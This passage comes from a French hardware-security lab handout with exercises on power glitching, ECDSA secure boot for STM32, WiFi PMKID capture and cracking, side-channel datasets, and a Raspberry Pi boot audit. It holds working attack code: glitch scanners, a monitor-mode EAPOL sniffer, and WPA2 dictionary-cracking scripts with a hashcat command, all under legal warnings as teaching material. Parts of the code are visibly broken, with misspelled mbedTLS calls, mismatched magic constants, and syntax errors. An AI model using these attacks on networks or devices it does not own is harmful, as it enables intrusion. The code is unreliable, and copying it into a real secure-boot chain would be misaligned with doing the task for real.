            print(f"[!] delay={d}µs width={w}µs → GRANTED {granted}/5")

# Heatmap
fig, ax = plt.subplots(figsize=(12, 6))
im = ax.imshow(grid, aspect='auto', cmap='RdYlGn', vmin=0, vmax=1,
                extent=[0, max(delays), max(widths), min(widths)])
ax.set_xlabel("Delai apres trigger (µs)")
ax.set_ylabel("Largeur du glitch (µs)")
ax.set_title("Espace de glitch ESP32 – Pi GPIO (pigpio)")
plt.colorbar(im, label="Taux de succes GRANTED")
plt.tight_layout()
plt.savefig("glitch_heatmap_pi.png", dpi=150)
print("→ glitch_heatmap_pi.png")

pi.stop()
uart.close()

```

Precision pigpio vs RPi.GPIO : RPi.GPIO pur Python introduit un jitter de 10-100 µs selon la charge du CPU Linux. pigpio via son daemon DMA descend a ~1 µs de precision — comparable au STM32 glitcheur. Toujours demarrer

! pigpiod avant : `sudo systemctl start pigpiod`.

Rapport a rediger


- Cartographier l'espace (delay, width) : tracer une heatmap couleur selon le comportement observe (normal, crash, glitch reussi).
- Quelle est la fenetre temporelle efficace ? Quelle est sa largeur ?
- Quel est le taux de succes dans la fenetre efficace (sur 100 essais) ?
- Proposer une contre-mesure logicielle (double verification, variable complementaire) et verifier qu'elle reduit le succes.
- Comparer le glitcheur Pi (pigpio) vs STM32 (busy-wait) : lequel est plus precis ? Utiliser un oscilloscope ou un analyseur logique pour mesurer le jitter des deux.

T4 · Secure boot ECDSA sur STM32 Avance

But : implementer une chaine de boot complete sur STM32 : bootloader qui verifie une signature ECDSA-P256 de l'image application avant de sauter. Tester les cas de rejet, activer la protection en lecture (RDP1).

Materiel requis : un STM32F4 Nucleo (ou Blue Pill), STM32CubeIDE, cable USB. Aucun hardware supplementaire.

Architecture flash STM32F4 pour ce projet



Bootloader : verification ECDSA avec mbedTLS

```

#include "mbedtls/ecdsa.h"
#include "mbedtls/sha256.h"
#include "mbedtls/ecp.h"

/* Cle publique P-256 gravee dans le bootloader (non modifiable apres RDP1) */
static const uint8_t TRUSTED_PUBKEY_X[32] = { 0x... }; // coordonnee X de la cle publique
static const uint8_t TRUSTED_PUBKEY_Y[32] = { 0x... }; // coordonnee Y de la cle publique

#define APP_START      0x08010000U
#define APP_MAX_SIZE   (256*1024)
#define SIG_ADDR       0x0803F000U

typedef struct {
    uint32_t magic;           // 0x5E0B001
    uint32_t version;        // numero de version (anti-rollback)
    uint32_t size;           // taille de l'image en octets
    uint8_t  sig_r[32];      // signature ECDSA : composante r
    uint8_t  sig_s[32];      // signature ECDSA : composante s
} __attribute__((packed)) ImageMetadata;

static void halt_secure(void) {
    /* Effacer registres sensibles, boucler indefiniment */
    __DSB(); __ISB();
    while (1) { __WFI(); }
}

void verify_and_boot(void) {
    ImageMetadata *meta = (ImageMetadata*)SIG_ADDR;
  
```

```

if (meta->magic != 0x5E00B001)      halt_secure();
if (meta->size > APP_MAX_SIZE)      halt_secure();

/* 1. Hacher l'image */
uint8_t hash[32];
mbdtdls_sha256((uint8_t*)APP_START, meta->size, hash, 0);

/* 2. Charger la cle publique */
mbdtdls_ecdsa_context ctx;
mbdtdls_ecdsa_init(&ctx);
mbdtdls_ecp_group_load(&ctx.grp, MBEDTLS_ECP_DP_SECP256R1);
mbdtdls_mpi_read_binary(&ctx.Q.X, TRUSTED_PUBKEY_X, 32);
mbdtdls_mpi_read_binary(&ctx.Q.Y, TRUSTED_PUBKEY_Y, 32);
mbdtdls_mpi_lset(&ctx.Q.Z, 1);

/* 3. Verifier la signature */
mbdtdls_mpi r, s;
mbdtdls_mpi_init(&r); mbdtdls_mpi_init(&s);
mbdtdls_mpi_read_binary(&r, meta->sig_r, 32);
mbdtdls_mpi_read_binary(&s, meta->sig_s, 32);

if (mbdtdls_ecdsa_verify(&ctx.grp, hash, 32, &ctx.Q, &r, &s) != 0)
    halt_secure();

/* 4. Nettoyer et sauter */
mbdtdls_ecdsa_free(&ctx);
mbdtdls_mpi_free(&r); mbdtdls_mpi_free(&s);

/* Desactiver interruptions, remettre SP, sauter a l'application */
__disable_irq();
uint32_t app_sp = *(volatile uint32_t*)APP_START;
uint32_t app_pc = *(volatile uint32_t*)(APP_START + 4);
__set_MSP(app_sp);
((void(*) (void))app_pc)();
}

```

Script de signature Python (PC, genere les artefacts)

```

from cryptography.hazmat.primitives.asymmetric import ec
from cryptography.hazmat.primitives import hashes, serialization
import struct, hashlib

# Generer une paire de cles (une seule fois, garder la cle privee en securite)
key = ec.generate_private_key(ec.SECP256R1())
pubkey = key.public_key()

# Signer une image application
with open('app.bin', 'rb') as f:
    image = f.read()

sha256 = hashlib.sha256(image).digest()
sig = key.sign(sha256, ec.ECDSA(hashes.Prehashed()))

# Extraire r et s depuis le DER (format SEQUENCE { INTEGER r, INTEGER s })
from cryptography.hazmat.primitives.asymmetric.utils import decode_dss_signature
r, s = decode_dss_signature(sig)

# Construire le bloc metadata
MAGIC = 0x5E00B001
VERSION = 1
SIZE = len(image)
meta = struct.pack('<III', MAGIC, VERSION, SIZE)

```

```

meta += r.to_bytes(32, 'big')
meta += s.to_bytes(32, 'big')

with open('metadata.bin', 'wb') as f:
    f.write(meta)

# Exporter la cle publique en C (a coller dans le bootloader)
pub_numbers = pubkey.public_key().public_numbers()
print("TRUSTED_PUBKEY_X =", ' ', '.join(f'0x{b:02x}' for b in pub_numbers.x.to_bytes(32, 'big'))))
print("TRUSTED_PUBKEY_Y =", ' ', '.join(f'0x{b:02x}' for b in pub_numbers.y.to_bytes(32, 'big'))))

```

Variante Raspberry Pi — debugger SWD + generation des cles ECDSA

But : utiliser le Pi comme programmeur et debugger SWD pour le STM32 (remplace ST-Link ou JTAG probe payants), et comme station de generation de cles et de signature des images.

```

# Sur le Pi : installer OpenOCD et connecter les pins SWD
# Brochage : GPIO24 → SWDIO, GPIO25 → SWDCLK, GND → GND STM32
sudo apt install -y openocd

# Fichier de config OpenOCD pour Pi → STM32F4
# /etc/openocd/pi_stm32f4.cfg
cat > ~/pi_stm32f4.cfg << 'EOF'
source [find interface/raspberrypi2-native.cfg]
transport select swd
source [find target/stm32f4x.cfg]
adapter speed 1000
EOF

# Flasher le bootloader sur le STM32F4
openocd -f ~/pi_stm32f4.cfg \
    -c "program bootloader.bin verify reset exit 0x08000000"

# Flasher l'application signee
openocd -f ~/pi_stm32f4.cfg \
    -c "program app.bin verify reset exit 0x08010000"

# Flasher les metadonnees de signature
openocd -f ~/pi_stm32f4.cfg \
    -c "program metadata.bin verify reset exit 0x0803F000"

# Session GDB interactive
openocd -f ~/pi_stm32f4.cfg &
arm-none-eabi-gdb bootloader.elf \
    -ex "target extended-remote :3333" \
    -ex "monitor reset halt" \
    -ex "load"

```

```

# Sur le Pi : generation des cles ECDSA et signature (meme script qu'en section T4)
# Le Pi joue le role de HSM (Hardware Security Module) de developpement
pip install cryptography

python3 - << 'EOF'
from cryptography.hazmat.primitives.asymmetric import ec
from cryptography.hazmat.primitives import hashes, serialization
import struct, hashlib

# Generer la paire de cles (stocker la privee en securite, ex: SD chiffree)
key = ec.generate_private_key(ec.SECP256R1())
pubkey = key.public_key()

```

```

# Sauvegarder
with open('private_key.pem', 'wb') as f:
    f.write(key.private_bytes(
        serialization.Encoding.PEM,
        serialization.PrivateFormat.PKCS8,
        serialization.NoEncryption()))

# Signer l'image
with open('app.bin', 'rb') as f: image = f.read()
sha256 = hashlib.sha256(image).digest()
from cryptography.hazmat.primitives.asymmetric.utils import decode_dss_signature
sig = key.sign(sha256, ec.ECDSA(hashes.Prehashed()))
r, s = decode_dss_signature(sig)

MAGIC, VERSION, SIZE = 0x5E0B001, 1, len(image)
meta = struct.pack('<III', MAGIC, VERSION, SIZE)
meta += r.to_bytes(32, 'big') + s.to_bytes(32, 'big')
with open('metadata.bin', 'wb') as f: f.write(meta)

pub_n = pubkey.public_numbers()
print("TRUSTED_PUBKEY_X =", ' ', '.join(f'0x{b:02x}' for b in pub_n.x.to_bytes(32, 'big'))
print("TRUSTED_PUBKEY_Y =", ' ', '.join(f'0x{b:02x}' for b in pub_n.y.to_bytes(32, 'big'))
print(f"metadata.bin genere ({len(meta)} octets)")
EOF

```

Pi comme HSM de developpement : le Pi 4 execute OpenOCD, genere les cle ECDSA, signe les images et flashe le STM32 — tout en autonome, sans PC. En production reelle, la cle privée serait dans un HSM certifié ; ici on la simule sur carte SD chiffrée (luks) du Pi.

Rapport a rediger

- Tester : image valide (doit booter), image avec 1 bit modifiée dans app.bin (doit halt), signature corrompue (doit halt), version trop ancienne (anti-rollback).
- Activer RDP1 via STM32CubeProgrammer : vérifier que le debugger (y compris le Pi via OpenOCD) ne peut plus lire la flash.
- Mesurer le temps de vérification ECDSA sur le STM32F4 : combien de ms ajoute-t-on au boot ?
- Discuter : que se passe-t-il si on arrive à glitcher la vérification (T3) ? Comment durcir ?
- Comparer OpenOCD sur Pi vs ST-Link officiel : même fiabilité ? Même vitesse de flash ?

T5 · Sniffing WiFi ESP32 et capture PMKID Moyen

But : utiliser l'ESP32 en mode promiscuous pour capturer des trames WiFi 802.11, extraire le PMKID d'un point d'accès WPA2, et tenter une attaque dictionnaire hors-ligne sur PC.

Materiel requis : un ESP32, un cable USB, votre propre routeur WiFi (ou un AP de laboratoire). Zero soudure, zero oscilloscope.

Cadre legal obligatoire : n'analyser que vos propres reseaux WiFi ou ceux pour lesquels vous avez une autorisation écrite. Ce projet se realise sur votre propre box ou sur un AP dedie en laboratoire. La capture sur un reseau tiers est illegale.

Firmware ESP32 (ESP-IDF C)

```
#include "esp_wifi.h"
#include "esp_log.h"
#include "driver/uart.h"
#include <string.h>

static const char *TAG = "sniffer";

/* Structure d'un frame 802.11 Management simplifie */
typedef struct {
    uint8_t  frame_ctrl[2];
    uint16_t duration;
    uint8_t  addr1[6];  // destination
    uint8_t  addr2[6];  // source
    uint8_t  addr3[6];  // BSSID
    uint16_t seq_ctrl;
    uint8_t  payload[];
} __attribute__((packed)) Dot11MgmtFrame;

static bool is_eapol(const uint8_t *payload, uint16_t len) {
    /* EAPOL : LLC header 0xAA 0xAA 0x03 + OUI 0x00 0x00 0x00 + type 0x88 0x8E */
    if (len < 8) return false;
    return (payload[6] == 0x88 && payload[7] == 0x8E);
}

static void sniffer_cb(void *buf, wifi_promiscuous_pkt_type_t type) {
    if (type != WIFI_PKT_DATA && type != WIFI_PKT_MGMT) return;

    wifi_promiscuous_pkt_t *pkt = (wifi_promiscuous_pkt_t*)buf;
    uint16_t len = pkt->rx_ctrl.sig_len;
    uint8_t *data = pkt->payload;

    if (is_eapol(data, len)) {
        ESP_LOGI(TAG, "EAPOL frame captured, len=%d", len);
        /* Envoyer la trame brute via UART pour analyse sur PC */
        uart_write_bytes(UART_NUM_0, (char*)&len, 2);
        uart_write_bytes(UART_NUM_0, (char*)data, len);
    }
}

void app_main(void) {
    /* Initialisation WiFi en mode station + promiscuous */
    wifi_init_config_t cfg = WIFI_INIT_CONFIG_DEFAULT();
    esp_wifi_init(&cfg);
    esp_wifi_set_mode(WIFI_MODE_NULL);
    esp_wifi_start();
}
```

```

esp_wifi_set_promiscuous(true);
esp_wifi_set_promiscuous_rx_cb(&sniffer_cb);

/* Scanner les canaux 1-13 */
for (int ch = 1; ch <= 13; ch++) {
    esp_wifi_set_channel(ch, WIFI_SECOND_CHAN_NONE);
    vTaskDelay(pdMS_TO_TICKS(500)); // 500ms par canal
}
}

```

Analyse PMKID sur PC (Python)

```

import serial, struct, hashlib, hmac

PORT = 'COM5' # port ESP32
port = serial.Serial(PORT, 115200, timeout=5)

def read_frame():
    raw_len = port.read(2)
    if len(raw_len) < 2: return None
    length = struct.unpack('<H', raw_len)[0]
    return port.read(length)

# Chercher PMKID dans les frames d'association WPA2
# PMKID = HMAC-SHA1-128(PMK, "PMK Name" || AP_MAC || STA_MAC)
# PMK = PBKDF2-SHA1(passphrase, SSID, 4096, 32)

ssid = b"MonReseauTest" # SSID de votre reseau test
ap_mac = bytes.fromhex("AABBCCDDEEFF")
sta_mac = bytes.fromhex("112233445566")

def compute_pmkid(passphrase: str) -> bytes:
    pmk = hashlib.pbkdf2_hmac('sha1', passphrase.encode(), ssid, 4096, 32)
    return hmac.new(pmk, b"PMK Name" + ap_mac + sta_mac, hashlib.sha1).digest()[:16]

# Attaque dictionnaire hors-ligne
target_pmkid = bytes.fromhex("EXTRACTED_PMKID_HERE") # extrait de la trame capturee

with open('wordlist.txt') as w1:
    for word in w1:
        word = word.strip()
        if compute_pmkid(word) == target_pmkid:
            print(f"Passphrase trouvee : {word}")
            break

```

Variante Raspberry Pi — sniffer WiFi avance avec Scapy + airmon-ng

But : utiliser le Pi avec un adaptateur USB WiFi supportant le mode monitor (ex: Alfa AWUS036ACH, TP-Link TL-WN722N v1) pour capturer les trames 802.11 directement en Python avec Scapy — bien plus souple que le firmware ESP32. Le Pi peut aussi faire tourner hashcat en CPU pour l'attaque dictionnaire.

Cadre legal obligatoire : n'analyser que vos propres reseaux WiFi ou ceux pour lesquels vous avez une autorisation ecrite. Ce projet se realise sur votre propre box ou sur un AP dedie en laboratoire.

```

# Sur le Pi : installer les outils
sudo apt install -y aircrack-ng scapy python3-scapy hashcat
pip install scapy

# Identifier l'interface WiFi USB

```

```

ip link show # chercher wlan0, wlan1, etc.
IFACE=wlan1 # adapter selon votre adaptateur

# Passer en mode monitor
sudo ip link set $IFACE down
sudo iw dev $IFACE set type monitor
sudo ip link set $IFACE up

# Verifier
iw dev $IFACE info # doit afficher "type monitor"

```

```

#!/usr/bin/env python3
# wifi_sniffer_pi.py - capture EAPOL et extraction PMKID avec Scapy
# Requier : sudo python3 wifi_sniffer_pi.py
import hashlib, hmac, struct
from scapy.all import *
from scapy.layers.dot11 import Dot11, Dot11Elt, RadioTap
from scapy.layers.eap import EAPOL

IFACE = "wlan1" # adaptateur USB en mode monitor
TARGET_BSSID = "AA:BB:CC:DD:EE:FF" # BSSID de votre AP de test (None = tous)

captured = [] # liste des (bssid, sta_mac, pmkid) trouves

def extract_pmkid(pkt):
    """Cherche un PMKID dans une trame EAPOL Key (4-way handshake, msg 1/4)."""
    if not pkt.haslayer(EAPOL): return
    raw = bytes(pkt[EAPOL])
    # EAPOL Key : descriptor type=2, key info, key length, replay counter, nonce...
    # PMKID dans le RSN IE du msg 1/4 : offset variable, chercher OUI 00:0F:AC:04
    if len(raw) < 99: return
    bssid = pkt[Dot11].addr2 if pkt.haslayer(Dot11) else "?"
    sta = pkt[Dot11].addr1 if pkt.haslayer(Dot11) else "?"
    if TARGET_BSSID and bssid.upper() != TARGET_BSSID.upper(): return

    # Chercher le PMKID (16 octets apres le tag RSN PMKID Count)
    pmkid_tag = b'\x00\x0f\xac\x04' # OUI + suite type CCMP
    idx = raw.find(pmkid_tag)
    if idx != -1 and idx + 4 + 16 <= len(raw):
        pmkid = raw[idx+4 : idx+4+16]
        print(f"[+] PMKID trouve !")
        print(f" BSSID : {bssid}")
        print(f" STA : {sta}")
        print(f" PMKID : {pmkid.hex()}")
        captured.append((bssid, sta, pmkid))

print(f"[*] Ecoute sur {IFACE} - Ctrl+C pour arreter")
sniff(iface=IFACE, prn=extract_pmkid, store=False, count=10000)

```

```

# Attaque dictionnaire PMKID sur Pi (CPU hashcat ou Python)
# Option 1 : hashcat mode 22000 (PMKID + MIC combine)
# Exporter au format hcwpax/hccapx avec hcxtools
pip install hcxtools # ou apt install hcxtools

# Option 2 : attaque Python directe
ssid = b"MonReseauTest"
ap_mac = bytes.fromhex("AABBCCDDEEFF")
sta_mac = bytes.fromhex("112233445566")
pmkid_target = bytes.fromhex("EXTRACTED_PMKID_HERE")

def compute_pmkid(passphrase: str) -> bytes:
    pmk = hashlib.pbkdf2_hmac('sha1', passphrase.encode(), ssid, 4096, 32)
    return hmac.new(pmk, b"PMK Name" + ap_mac + sta_mac, hashlib.sha1).digest()[:16]

```

```
# Vitesse sur Pi 4 : ~3-5 mots de passe/seconde (lent mais suffisant pour demo)
with open('wordlist.txt') as wl:
    for i, word in enumerate(wl):
        word = word.strip()
        if compute_pmkid(word) == pmkid_target:
            print(f"[!] Passphrase trouvee : {word}")
            break
        if i % 100 == 0:
            print(f" {i} mots testes...", end='\r')

# Avec hashcat sur Pi (mode 22000, dictionnaire rockyou)
# hashcat -m 22000 capture.hc22000 /usr/share/wordlists/rockyou.txt --force
```

Pi vs ESP32 pour le sniffing : le Pi avec Scapy capture et parse les trames directement en Python, sans firmware custom, et peut faire tourner hashcat ou une attaque dictionnaire Python en parallele. L'ESP32 est utile si l'on veut un sniffer autonome sans OS — mais le Pi est beaucoup plus souple pour l'analyse.

Rapport a rediger

- Combien de trames capturez-vous par minute sur votre reseau de test ? Quelle est la proportion d'EAPOL ?
- Avez-vous reussi a extraire un PMKID ? Expliquer sa structure.
- Tester le dictionnaire avec "password", "12345678", "monreseau" : combien de temps par essai en Python sur Pi ? Comparer avec hashcat GPU sur PC.
- Proposer deux contre-mesures cote point d'accès pour reduire la surface d'attaque.
- Comparer l'approche ESP32 (firmware C) vs Pi (Scapy Python) : flexibilite, portabilite, precision de capture.

A · CPA AES sur traces publiques Facile

Ce projet est maintenant integre dans la section **ASCAD ci-dessus**, avec code complet (SNR, CPA, template LDA, TVLA) sur le dataset de reference ANSSI. Referez-vous a la section **ASCAD · Attaques sur traces reelles**.

Autres datasets si vous souhaitez comparer :

- **DPA Contest v4.2** : traces AES sur FPGA (pas de masking), converge plus vite en CPA. Format binaire documente sur le site officiel du DPA Contest.
- **ChipWhisperer tutorials** : datasets fournis avec les notebooks officiels NewAE, format numpy, ideal pour debuter (moins de traces, moins de bruit).
- **ASCAD variable key** : version ASCAD ou la cle change a chaque trace — plus realiste, plus difficile pour les attaques non-profilees.

Comparaison rapide des datasets

Dataset	Traces	Masking	Difficulte CPA	Ideal pour
ChipWhisperer STM32 tutorials	~2 000	Non	Facile (rang 1 en <100 traces)	Premiers pas, verifier le code CPA
DPA Contest v4.2	~80 000	Non	Moyen	Comparer DPA vs CPA, mesurer convergence
ASCAD fixe	60 000	Oui (1er ordre)	Impossible en CPA directe	Template attacks, TVLA, impact du masking
ASCAD variable key	300 000	Oui (1er ordre)	Tres difficile	Deep learning SCA, recherche avantee

B · Detection de hardware trojan par classification ML Moyen

But : classifier des traces de puissance AES selon l'etat d'un hardware trojan (desactive / actif / declenche) avec des methodes de machine learning.

Dataset : IEEE Dataport Hardware Trojan Power Traces (jeux de traces AES-T400/T500/T600...). Disponible gratuitement avec compte IEEE.

1. Construire un index des CSV et labels depuis les noms de dossiers du dataset.
2. Extraire features : moyenne, ecart-type, energie, FFT 10 premiers coefficients par fenetres de 100 pts.
3. Comparer SVM (RBF), Random Forest (100 arbres), XGBoost, et CNN 1D (3 couches conv).
4. Validation croisee 5-fold par benchmark trojan (pas de data leakage entre benchmarks).
5. Etudier le domain shift : entrainer sur AES-T400, tester sur AES-T500. La detection generalise-t-elle ?
6. Conclure sur les limites de la detection golden-free (sans reference non-trojane).

Rapport a rediger

- Matrice de confusion : taux de detection, faux positifs, faux negatifs par classe.
- Features les plus importantes selon Random Forest (feature importance).
- Domain shift : l'accuracy chute-t-elle entre benchmarks ? De combien ?
- Discuter : un attaquant qui connait votre detecteur peut-il le contourner ?

C · Audit secure boot du Raspberry Pi Facile

But : auditer la chaine de boot du Raspberry Pi disponible en materiel. Le Pi est un systeme Linux embarque reel avec une chaine de boot specifique (BootROM Broadcom → bootloader Pi → kernel). Produire un rapport de securite complet avec les points faibles et les recommandations de durcissement.

Materiel requis : Raspberry Pi disponible, carte SD, cable USB-UART (pour lire la console boot). PC pour analyse. Pas d'oscilloscope.

1. Chaine de boot du Raspberry Pi — specificites

Etape	Composant	Stockage	Verifiable ?
1	Boot ROM Broadcom (1er stage)	ROM interne SoC (non modifiable)	Non — code propriétaire fige en usine
2	bootcode.bin / start.elf (2e stage)	Partition FAT /boot de la SD	Partiellement — peut etre remplace par un attaquant avec acces physique a la SD
3	config.txt + cmdline.txt	Partition FAT /boot	Non signe par default — modifiable librement
4	Kernel Linux (kernel8.img)	Partition FAT /boot	Non signe en config standard
5	Initramfs + rootfs	Partition ext4	Non verifie en config standard

Point critique : contrairement aux STM32 ou l'OTP/RDP protege la flash, la carte SD du Pi est entierement accessible physiquement. Un attaquant avec la SD peut modifier le kernel, config.txt, ou injecter un rootkit sans aucune verification cryptographique dans la configuration par default.

2. Audit — commandes sur le Pi cible

```
# Se connecter au Pi (SSH ou cable USB-UART sur GPIO14/15 a 115200 baud)

# --- 1. Chaine de boot ---
# Lire la configuration de boot
cat /boot/config.txt
cat /boot/cmdline.txt

# Version du kernel et de l'OS
uname -a
cat /etc/os-release

# Identifier les composants de la partition boot (FAT)
ls -lh /boot/
# Chercher : bootcode.bin, start.elf, fixup.dat, kernel8.img, overlays/

# --- 2. Secure Boot Pi (disponible depuis Pi 4 + firmware recent) ---
# Lire l'etat du secure boot OTP
sudo vcgencmd otp_dump | grep -E "17:|18:|19:|20:"
# Si bit 19 (program_pubkey) = 0 → secure boot NON configure
# Si bit 20 (revoke_devkey) = 0 → cle de developpement encore active

# Verifier si le bootloader EEPROM supporte le secure boot
sudo rpi-eeprom-update
sudo vcgencmd bootloader_version

# --- 3. Console UART ---
# Lister les utilisateurs avec shell
```

```
grep -v nologin /etc/passwd | grep -v false
# Verifier si UART console active (risque si accessible physiquement)
grep 'console=ttYAMA0\|console=serial' /boot/cmdline.txt

# --- 4. Services et ports ouverts ---
ss -tlnp
systemctl list-units --state=running --type=service

# --- 5. SBOM et CVE ---
dpkg -l | wc -l          # nombre de paquets installes
dpkg -l | awk '{print $2, $3}' > packages.txt

# Scanner avec trivy (depuis PC ou sur Pi si assez de RAM)
# sudo apt install trivy
# trivy rootfs /          # scan du systeme de fichiers local

# --- 6. Permissions fichiers critiques ---
ls -la /etc/passwd /etc/shadow /etc/sudoers
find / -perm -4000 -type f 2>/dev/null  # binaires SUID
```

3. Activer le Secure Boot sur Pi 4 (configuration)

```
# Le Pi 4 supporte un secure boot base sur RSA-2048 (signature des images kernel)
# ATTENTION : cette operation est irreversible si les bits OTP sont brules

# Etape 1 : generer une paire de cles RSA-2048 (sur PC)
openssl genrsa -out private.pem 2048
openssl rsa -in private.pem -pubout -out public.pem

# Etape 2 : convertir la cle publique pour l'OTP Pi
python3 /usr/share/doc/raspberrypi-bootloader/rpi-sign-image.py \
  --key private.pem --print-pubkey

# Etape 3 : configurer le bootloader EEPROM pour le secure boot
# Modifier /etc/default/rpi-eeeprom-update :
# FIRMWARE_RELEASE_STATUS="stable"
# Ne bruler les OTP QUE si vous etes sur de la procedure

# Etape 4 : signer le kernel
python3 /usr/share/doc/raspberrypi-bootloader/rpi-sign-image.py \
  --key private.pem \
  --image /boot/kernel8.img \
  --output /boot/kernel8.img.signed

# Etape 5 : verifier la signature sans bruler les OTP (mode test)
python3 /usr/share/doc/raspberrypi-bootloader/rpi-sign-image.py \
  --key public.pem --verify /boot/kernel8.img.signed
```

4. dm-verity : integrite du rootfs en temps reel

```
# dm-verity permet de verifier l'integrite de la partition rootfs a chaque lecture.
# Necessite un rootfs en lecture seule (read-only overlay possible).

# Sur PC : generer les hashtrees dm-verity pour la partition rootfs
# (utiliser une image de la SD)
sudo apt install cryptsetup-bin

# Generer les hashtables (roothash = empreinte de l'arbre Merkle)
sudo veritysetup format /dev/sdX2 /dev/sdX3  # data + hash partition
# Note: sdX2 = rootfs, sdX3 = partition hash (nouvelle partition a creer)

# Monter avec verification
```

```
sudo veritysetup open /dev/sdX2 rootfs_verified /dev/sdX3 R00THASH
sudo mount /dev/mapper/rootfs_verified /mnt

# Integrer au boot : ajouter aux options kernel dans cmdline.txt
# ro dm-verity=1 rootflags=ro
```

5. Analyse des points de faiblesse identifies

Point de faiblesse	Impact	Score risque	Remediation
Partition /boot FAT non signee	Modification du kernel ou config.txt sans detection	Critique	Activer secure boot OTP Pi 4 + signer le kernel
Console UART active (GPIO14/15)	Acces shell root si non protege par mot de passe	Eleve	Supprimer console=ttyAMA0 de cmdline.txt en production
Rootfs modifiable (read- write)	Persistence de malware apres compromission	Eleve	dm-verity + overlay tmpfs pour ecriture
Carte SD physiquement accessible	Clonage, modification hors-ligne, cold boot attack	Eleve	Chiffrement LUKS du rootfs ; secure boot pour integrity
SSH active par default (Pi OS)	Acces distant si mot de passe faible	Moyen	Cles SSH uniquement, desactiver authentication par mot de passe
Paquets obsoletes	CVE exploitables	Variable	apt upgrade regulier, trivy pour inventaire CVE

Rapport a rediger

- Schema de la chaine de boot Pi avec les points de confiance et les points de faiblesse identifies.
- Resultat de vcgencmd otp_dump : le secure boot est-il configure ? La cle de developpement est-elle revoquee ?
- Liste des CVE critiques identifiees par trivy ou dpkg-audit avec score CVSS.
- La console UART est-elle accessible ? Donne-t-elle un shell sans authentication ?
- Architecture cible recommandee pour un Pi en production : secure boot + dm-verity + chiffrement SD + SSH keys only + UART desactive.

D • Simulation fault injection en logiciel Facile

But : simuler une attaque par faute sur une verification de signature logicielle, mesurer l'impact, puis implémenter et valider des contre-mesures.

Materiel requis : un PC avec Python. Aucun MCU necessaire.

1. Coder en Python une verification de signature simplifiee (HMAC-SHA256 ou ECDSA).
2. Simuler une instruction skip sur la condition de verification : passer `if verified: a if True: .` L'attaquant reussit-il ? Toujours ?
3. Simuler un bit-flip sur le resultat de verification : `verified ^= 1`. Impact ?
4. Implementer contre-mesures : double verification independante, variable complementaire (`not_verified` initialise a 1, mis a 0 si OK, verifier les deux), etat d'erreur explicite.
5. Pour chaque contre-mesure, chercher le pattern de fautes minimal qui la contourne.

```
import hmac, hashlib, secrets

def verify_and_execute_vulnerable(data: bytes, signature: bytes, key: bytes) -> str:
    verified = hmac.compare_digest(
        hmac.new(key, data, hashlib.sha256).digest(),
        signature
    )
    # Faute simulee : sauter l'instruction suivante
    # if verified:      <- instruction sautee par faute
    execute_privileged_action() # execute meme si non verifie !
    return "executed"

def verify_and_execute_hardened(data: bytes, signature: bytes, key: bytes) -> str:
    verified = False
    not_verified = True # variable complementaire

    computed = hmac.new(key, data, hashlib.sha256).digest()
    if hmac.compare_digest(computed, signature):
        verified = True
        not_verified = False

    # Double condition : les deux doivent etre coherentes
    if verified and not not_verified:
        execute_privileged_action()
        return "executed"
    else:
        return "rejected"

# Test : une faute seule ne suffit plus pour contourner la version durcie
key = secrets.token_bytes(32)
data = b"firmware_image_hash"
sig_ok = hmac.new(key, data, hashlib.sha256).digest()
sig_bad = b'\x00' * 32

print(verify_and_execute_hardened(data, sig_bad, key)) # -> "rejected"
```

Variante Raspberry Pi — fault injection materielle via coupure GPIO + relais

But : utiliser un GPIO du Pi pour controler un transistor ou un relais sur le rail VCC d'un STM32 ou ESP32 cible. Provoquer une coupure breve (~µs) de l'alimentation et observer l'effet sur l'execution. C'est la simulation la plus proche d'une vraie EMFI sans equipement specialise.

```

# Montage : Pi GPIO17 → transistor NPN (base via 1kΩ) → drain/source sur VCC cible
# Quand GPIO17 LOW : transistor bloque → coupure VCC
# Quand GPIO17 HIGH : transistor passant → VCC nominal
# ATTENTION : partager GND entre Pi et cible, mais isoler les VCC (3.3V Pi ≠ 3.3V cible)

#!/usr/bin/env python3
# power_fault_pi.py – injection de faute par coupure d'alimentation
import pigpio, serial, time, statistics

POWER_GPIO = 17 # controle alimentation cible via transistor
TRIG_GPIO = 27 # lecture trigger cible (optional)

pi = pigpio.pi()
pi.set_mode(POWER_GPIO, pigpio.OUTPUT)
pi.write(POWER_GPIO, 1) # alimentation ON

uart = serial.Serial('/dev/ttyUSB0', 115200, timeout=1)
time.sleep(1)

def power_glitch(delay_us: int, width_us: int) -> str:
    """Coupe l'alimentation pendant width_us µs apres delay_us µs."""
    time.sleep(delay_us * 1e-6)
    pi.write(POWER_GPIO, 0) # coupure
    time.sleep(width_us * 1e-6)
    pi.write(POWER_GPIO, 1) # retablisement
    time.sleep(0.05)
    resp = uart.read(128).decode(errors='ignore')
    uart.reset_input_buffer()
    return resp

# Scanner l'espace de faute
successes = []
for delay in range(0, 500, 25):
    for width in range(1, 30, 2):
        resp = power_glitch(delay, width)
        if "GRANTED" in resp or "bypass" in resp.lower():
            successes.append((delay, width, resp))
            print(f"[!] delay={delay}µs width={width}µs → {resp.strip()}")
        elif len(resp) == 0:
            print(f"    delay={delay}µs width={width}µs → CRASH (reboot)")

print(f"\nSucces total : {len(successes)}")
pi.stop()
uart.close()

```

Precautions : une coupure VCC trop longue peut corrompre la flash du MCU cible ou provoquer un etat indefini.

Toujours tester avec une cible de labo (pas le MCU principal du projet). Ne pas couper l'alimentation du Pi lui-meme — utiliser un transistor cote cible uniquement.

Rapport a rediger

- Pour chaque contre-mesure logicielle : quel est le nombre minimal de fautes necessaires pour la contourner ?
- Quelle contre-mesure offre le meilleur compromis cout/securite ?
- Discuter : ces contre-mesures logicielles resistant-elles a une vraie faute materielle (EMFI) ?
- Comparer la faute simulee (Python) vs la faute materielle (coupure Pi GPIO) : laquelle est plus difficile a contrer par logiciel ?

F1 · AES-128 sur FPGA en VHDL Moyen

Implementer AES-128 en VHDL et le simuler avec GHDL (outil open-source gratuit, aucune carte FPGA requise). L'objectif est de comprendre comment la cryptographie materielle differe du logiciel : parallelisme, pipeline, consommation physique.

